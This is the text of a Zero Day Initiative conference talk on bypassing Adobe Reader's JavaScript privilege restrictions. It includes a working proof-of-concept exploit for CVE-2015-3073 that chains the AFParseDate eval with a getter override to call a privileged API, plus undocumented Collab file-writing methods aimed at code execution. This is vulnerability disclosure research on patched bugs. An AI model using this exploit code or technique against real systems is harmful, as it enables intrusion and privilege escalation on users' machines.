Hewlett Packard
Enterprise

Analyzing Arcane Attack Vectors: Adobe Reader's Logical Way to SYSTEM

Brian Gorenc, Manager, Vulnerability Research
AbdulAziz Hariri, Senior Security Researcher
Jasiel Spelman, Senior Security Researcher

ZERO DAY
INITIATIVE

Agenda

– Introduction

– Understanding the JavaScript Attack Surface

– Vulnerability Discovery

– Constructing the Exploit

– Understanding the Shared Memory Attack Surface

– Constructing the Exploit

Introduction

Introduction

HPE Security Zero Day Initiative

AbdulAziz Hariri - @abdhariri

Security Researcher at the Zero Day Initiative

Root cause analysis, vulnerability discovery, and exploit development

Jasiel Spelman - @WanderingGlitch

Security Researcher at the Zero Day Initiative

Root cause analysis, vulnerability discovery, and exploit development

Brian Gorenc - @maliciousinput

Head of Zero Day Initiative

Organizer of Pwn2Own Hacking Competitions

Bug hunting

Internal Adobe research starting in December 2014

Patched vulnerabilities

CVE-2015-7623, CVE-2015-7614, CVE-2015-6716, CVE-2015-6720, CVE-2015-6725, CVE-2015-6719, CVE-2015-6718, CVE-2015-6721, CVE-2015-6722, CVE-2015-7619, CVE-2015-6717, CVE-2015-7618, CVE-2015-6723, CVE-2015-7620, CVE-2015-6724, CVE-2015-7616, CVE-2015-7615, CVE-2015-7617, CVE-2015-6715, CVE-2015-6714, CVE-2015-6713, CVE-2015-6712, CVE-2015-6710, CVE-2015-6709, CVE-2015-6711, CVE-2015-6708, CVE-2015-6707, CVE-2015-6704, CVE-2015-6703, CVE-2015-6702, CVE-2015-6701, CVE-2015-6700, CVE-2015-6699, CVE-2015-6697, CVE-2015-6690, CVE-2015-6693, CVE-2015-6695, CVE-2015-6694, CVE-2015-6689, CVE-2015-6688, CVE-2015-5583, CVE-2015-6685, CVE-2015-6686, CVE-2015-5114, CVE-2015-5113, CVE-2015-5095, CVE-2015-5094, CVE-2015-5093, CVE-2015-4447, CVE-2015-5091, CVE-2015-5090, CVE-2015-4445, CVE-2015-5115, CVE-2015-5086, CVE-2015-5085, CVE-2015-4452, CVE-2015-5111

Patched vulnerabilities

CVE-2015-5102, CVE-2015-5104, CVE-2015-5103, CVE-2015-5101, CVE-2015-5100, CVE-2015-3053, CVE-2015-3054, CVE-2015-3055, CVE-2015-3058, CVE-2015-3057, CVE-2015-3056, CVE-2015-3060, CVE-2015-3062, CVE-2015-3061, CVE-2015-3069, CVE-2015-3064, CVE-2015-3063, CVE-2015-3068, CVE-2015-3067, CVE-2015-3066, CVE-2015-3065, CVE-2015-3073, CVE-2015-3072, CVE-2015-3071

Unpatched vulnerabilities

ZDI-CAN-3362, ZDI-CAN-3336, ZDI-CAN-3312, ZDI-CAN-3260, ZDI-CAN-3111, ZDI-CAN-3074, ZDI-CAN-3070, ZDI-CAN-3043, ZDI-CAN-3022, ZDI-CAN-3021, ZDI-CAN-3019

…more to come.

Understanding the Attack Surface

Understanding Attack Surface

Prior research and resources

- The life of an Adobe Reader JavaScript bug (CVE-2014-0521) - Gábor Molnár
  - First to highlight the JS API bypass issue
  - The bug was patched in APSB14-15 and was assigned CVE-2014-0521
  - According to Adobe, this **could** lead to information disclosure
  - https://molnarg.github.io/cve-2014-0521/#/
- Why Bother Assessing Popular Software? – MWR Labs
  - Highlights various attack vectors on Adobe reader
  - https://labs.mwrinfosecurity.com/system/assets/979/original/Why_bother_assessing_popular_software.pdf

Understanding Attack Surface

ZDI Research Stats

- Primary Adobe research started internally in December 2014
- We were not getting many cases in Reader/Acrobat
- Main goal was to kill as much bugs as possible
- Internal discoveries varied in bug type
  - JavaScript API Restriction Bypasses
  - Memory Leaks
  - Use-After-Frees
  - Elevation of Privileges
  - etc.

Understanding Attack Surface

Insights Into Reader's JavaScript API's

– Adobe Acrobat/Reader exposes a rich JS API

– JavaScript API documentation is available on the Adobe website

– A lot can be done through the JavaScript API (Forms, Annotations, Collaboration etc..)

– Mitigations exist for the JavaScript APIs

– Some API's defined in the documentation are only available in Acrobat Pro/Acrobat standard

– Basically JavaScript API's are executed in two contexts:

  – Privileged Context

  – Non-Privileged Context

Understanding Attack Surface

Insights Into Reader's JavaScript API's

– Privileged vs Non-Privileged contexts are defined in the JS API documentation:

Privileged versus non-privileged context

Some JavaScript methods, marked by an S in the third column of the quick bar, have security restrictions. These methods can be executed only in a *privileged context*, which includes console, batch and application initialization events. All other events (for example, page open and mouse-up events) are considered *non-privileged*.

– A lot of API's are privileged and cannot be executed from non-privileged contexts:

launchURL

7.0		S	


Launches a URL in a browser window.

Note: Beginning with Acrobat 8.1, File and JavaScript URLs can be executed only when operating in a privileged context, such as during a batch or console event. File and JavaScript URLs begin with the scheme names `javascript` or `file`.

Understanding Attack Surface

Insights Into Reader's JavaScript API's

– Privileged API's warning example from a non-privileged context:



Trusted Functions

Executing privileged methods in a non-privileged context

```
2022    ANVerifyComments = app.trustedFunction(function (doc, str) {
2023      if (doc.Collab.addedAnnotCount < 1 && (doc.Collab.modifiedAnnotCount < 1))
2024      {
2025        var result = 0;
2026        app.beginPriv();
2027        result = app.alert(str, 2, 2);
2028        app.endPriv();
2029        return result == 4;
2030      }
2031      return true;
2032    }
2033    );
```

Understanding Attack Surface

Folder-Level Scripts

– Scripts stored in the JavaScript folder inside the Acrobat/Reader folder


– Used to implement functions for automation purposes

– Contains Trusted functions that execute privileged API's

– By default Acrobat/Reader ships with JSByteCodeWin.bin

– JSByteCodeWin.bin is loaded when Acrobat/Reader starts up

– It's loaded inside Root, and exposed to the Doc when a document is open



Understanding Attack Surface

Decompiling

– JSByteCodeWin.bin is compiled into SpiderMoney 1.8 XDR bytecode

– JSByteCodeWin.bin contains interesting **Trusted** functions

– Molnarg was kind enough to publish a decompiler for SpiderMonkey

  – https://github.com/molnarg/dead0007

  – Usage: ./dead0007 JSByteCodeWin.bin > output.js

  – Output needs to be prettified

  – ~27,000 lines of Javascript

```
26      function ColorConvert(oColor, cColorspace) {
27          var oOut = oColor;
28          switch (cColorspace) {
29            case "G":
30              if (oColor[0] == "RGB") {
31                  oOut = new Array("G", 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3]);
32              } else if (oColor[0] == "CMYK") {
33                  oOut = new Array("G", 1 - Math.min(1, 0.3 * oColor[1] + 0.59 * oColor[2] + 0.11 * oColor[3] + oColor[4]));
34              }
35              break;
36            case "RGB":
```

Vulnerability Discovery

Vulnerability Discovery

JavaScript Implicit Method Calls

```
function func(argument) {
    if (argument.attribute != "value") {
        app.alert("Error this is not a valid value: " + argument);
    }
    argument.attribute = "differentvalue";

    /* ... */
}

object.attribute = "value";

func(object)
```

Vulnerability Discovery

JavaScript Method/Property Overloading

- __defineGetter__ and __defineSetter__

```
object.__defineGetter__("attribute", function() { return "newvalue"; })
```

Vulnerability Discovery

JavaScript Method/Property Overloading

- __proto__

```
var old_object = object
object = { "attribute" : "newvalue" }
object.__proto__ = old_object
```

Vulnerability Discovery

Code Auditing for Overloading Opportunities

- Search for ‘eval’

```
$ grep 'eval(' JSByteCodeWin_pretty.js
              year = 1 * nums[eval(longEntry.charAt(0))];
              date = AFDateFromYMD(year, nums[eval(longEntry.charAt(1))] - 1, nums[eval(longEntry.charAt(2))]);
                  year = 1 * nums[eval(wordMonthEntry.charAt(0))];
                  date = AFDateFromYMD(year, month - 1, nums[eval(wordMonthEntry.charAt(1))]);
                  year = 1 * nums[eval(monthYearEntry.charAt(0))];
                  date = AFDateFromYMD(year, nums[eval(monthYearEntry.charAt(1))] - 1, 1);
                  date = AFDateFromYMD(date.getFullYear(), nums[eval(shortEntry.charAt(0))] - 1, nums[eval(shortEntry.charAt(1))]);
                      return eval(this.conn.stmt.getColumn("CONTENTS").value);
                      return eval(this.discussions[this.index++].Text);
                  desc[bid] = eval("(function(dialog) { dialog.end('" + bid + "'); })");
                      if (!eval("{canDoWorkflow}")) {
                          eval(script);
                      if (!eval("{canDoWorkflowAPR}")) {
                          eval(script);
                                              return eval(s);
```

Vulnerability Discovery

Code Auditing for Overloading Opportunities

- Search for ‘app.beginPriv(“

```
$ grep 'app.beginPriv(' JSByteCodeWin_pretty.js
              app.beginPriv();
                                  app.beginPriv();
                                          app.beginPriv();
                                  app.beginPriv();
                        app.beginPriv();
                                 app.beginPriv();
                        app.beginPriv();
                        app.beginPriv();
              app.beginPriv();
              app.beginPriv();
                        app.beginPriv();
                            app.beginPriv();
                        app.beginPriv();
                            app.beginPriv();
          app.beginPriv();
              app.beginPriv();
                        app.beginPriv();
              app.beginPriv();
                  app.beginPriv();
```

Vulnerability Discovery

Achieving System-Level eval()

- Overload property access with a custom function

```
function AFParseDate(string, longEntry, shortEntry, wordMonthEntry, monthYearEntry) {
    var nums;
    var year, month;
    var date;
    var info = AFExtractTime(string);
    if (!string) { return new Date; }
    if (info) { string = info[0]; }
    date = new Date;
    nums = AFExtractNums(string);
    if (!nums) { return null; }
    if (nums.length == 3) {
        year = 1 * nums[eval(longEntry.charAt(0))];
```

Vulnerability Discovery

Executing Privileged APIs

- Replace a property with a privileged function

```
CBSharedReviewSecurityDialog = app.trustedFunction(function(cReviewID, cSourceURL, doc) {
    try {
        var url = util.crackURL(cSourceURL);
        var hostFQHN;
        app.beginPriv();
        var bIsAcrobatDotCom = Collab.isDocCenterURL(cSourceURL);
```

Vulnerability Discovery

Vulnerability Chaining


- Set up the system-level eval such that it executes the bulk of the payload
- Create the replacement attribute such that it now calls a privileged API
- Trigger the call

Vulnerability Discovery


Proof of Concept – CVE-2015-3073

```
function exploit() {
    var _url = "http://www.google.com/";
    var obj = {}
    obj.__defineGetter__("attr",function() {
        Collab = {"isDocCenterURL":app.launchURL}
        Collab.__proto__ = app;

        return _url;
    });

    try{
        CBSharedReviewSecurityDialog(1,obj["attr"],"A");
    } catch(e){ app.alert(e); }
}

o = {'charAt':function(x){return exploit.toString() + "exploit();"}}

var ret = AFParseDate("1:1:1:1:1:1",o,o,o,o);
```

Normal Behavior




Privilege Escalation Exploit




Vulnerability Discovery

Adobe Reader 11.0.10 – Before Patch



Vulnerability Discovery

Adobe Reader DC – After Patch



Vulnerability Discovery

Recap

– To achieve a JavaScript bypass we need to

– Achieve execution within the system context

– Escalate privileges by overriding an object method

  – Must be in a privileged block within a trusted function

Constructing the Exploit

Constructing the exploit
Overview

- Research triggered from https://helpx.adobe.com/security/products/reader/apsb14-15.html:

> These updates resolve a vulnerability in the implementation of Javascript APIs that could lead to information disclosure (CVE-2014-0521).

- Challenge: Gain Remote Code Execution through the bypass issue
- We might be able to do that through the JS API's that we know about

Constructing the exploit

Because documentation sucks..

– We needed to find a way to dump a file on disk

– The file can be of any type (try to avoid restrictions)

– Let's have a look at the Collab object…through the JS API from Adobe:

Console

```
var count=0;for(var i in Collab) if(typeof(Collab[i]) == 'function') {count++;}

128
```

Constructing the exploit

"If you want to keep a secret, you must also hide it from yourself." – G. Orwell


– From all the 128 undocumented methods, the Collab.uri* family is specifically interesting:

```
browseForFolder
convertMappedDrivePathToSMBURL
mountSMBURL
uriEncode
uriNormalize
uriConvertReviewSource
uriToDIPath
uriCreateFolder
uriDeleteFolder
uriPutData
uriEnumerateFiles
uriDeleteFile
isPathWritable
stringToUTF8
launchHelpViewer
swConnect
swSendVerifyEmail
swAccentTOU
```

Constructing the exploit

"The more you leave out, the more you highlight what you leave in." - H. Green

– Too good to be true, so I consulted uncle Google before digging more:



Constructing the exploit

Show me what you got...

– Quick overview of the interesting methods:

```
Collab.uriPutData(acrohelp);
Collab.uriPutData:1:Console undefined:Exec
====> cFileURI: string
====> oData: object

Collab.uriDeleteFolder(acrohelp);
Collab.uriDeleteFolder:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriCreateFolder(acrohelp);
Collab.uriCreateFolder:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriEnumerateFiles(acrohelp);
Collab.uriEnumerateFiles:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriDeleteFile(acrohelp);
Collab.uriDeleteFile:1:Console undefined:Exec
====> cFileURI: string
```

